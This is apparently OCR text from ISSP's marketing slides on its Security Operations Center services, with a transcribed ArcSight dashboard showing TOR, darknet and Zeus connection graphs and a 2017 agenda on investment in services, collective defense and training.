
Detect & Respond Faster


Not just IT – OT, IOT, Physical


Increased Regulation

3 Steps to start












ISSP


Security Operations Center



E-L-T > Process > Store > Update




Internet
Dark web
hadoop
APACHE
Spark
ArcSight


File Edit View Window Tools System Help
Viewer
Untitled - Dashboard
Untitled - Dashboard-2
tor
tor_all_with_port
TOR
192.168.20.191
/Success
1.234.11.142 | 9001
1.234.11.142
/Success
192.168.20.191 | 55204
/Success
192.168.20.191 | 55206
Source: Attacker Address Event: Category Outcome Target: Target Address, Target Port, Events split on target
Rendered in 1 s, Nodes:8, Edges:6
Layout: Hierarchic Layout
10/17 11:40:41 - 10/17 11:41:15
tor_all_with_port_good
192.168.20.191
/Success
1.234.11.142 | 9001
1.234.11.142
/Success
192.168.20.191 | 55204
/Success
192.168.20.191 | 55206
TOR
Source: Attacker Address Event: Category Outcome Target: Target Address, Target Port, Events split on target
Rendered in 1 s, Nodes:8, Edges:6
Layout: Hierarchic Layout
10/17 11:40:46 - 10/17 11:41:20
darknet_cpnnections
DARK-NET
172.20.21.10
10.10.10.44
10.10.10.6
10.10.10.23
10.10.10.12
/Success
173.194.44.71
192.168.20.191
10.10.10.10
10.10.10.41
10.10.10.4
10.10.10.8
Source: Attacker Address Event: Category Outcome Target: Target Address, Events split on source
Rendered in 1 s, Nodes:22, Edges:26
Layout: Hierarchic Layout
zeus_connections
ZEUS
Source: Attacker Address Event: Category Outcome Target: Target Address, Events split on target
Rendered in 1 s, Nodes:3, Edges:2
Layout: Hierarchic Layout
10/18 11:02:47 - 10/18 11:07:35
Data last refreshed: 10/18 14:49:23

Agenda 2017

Invest in ISSP`s Cybersecurity Services

Developing SOC-services, R&D, Professional Expertize.

Invest in Collective Defense

Cultivating relations with Labs, Research Institutions, Communities.

Invest in Cybersecurity Knowledge

Cyber Academy, Training Center, Universities collaboration programs.

ISSP Information Systems Security Partners

www.isspgroup.com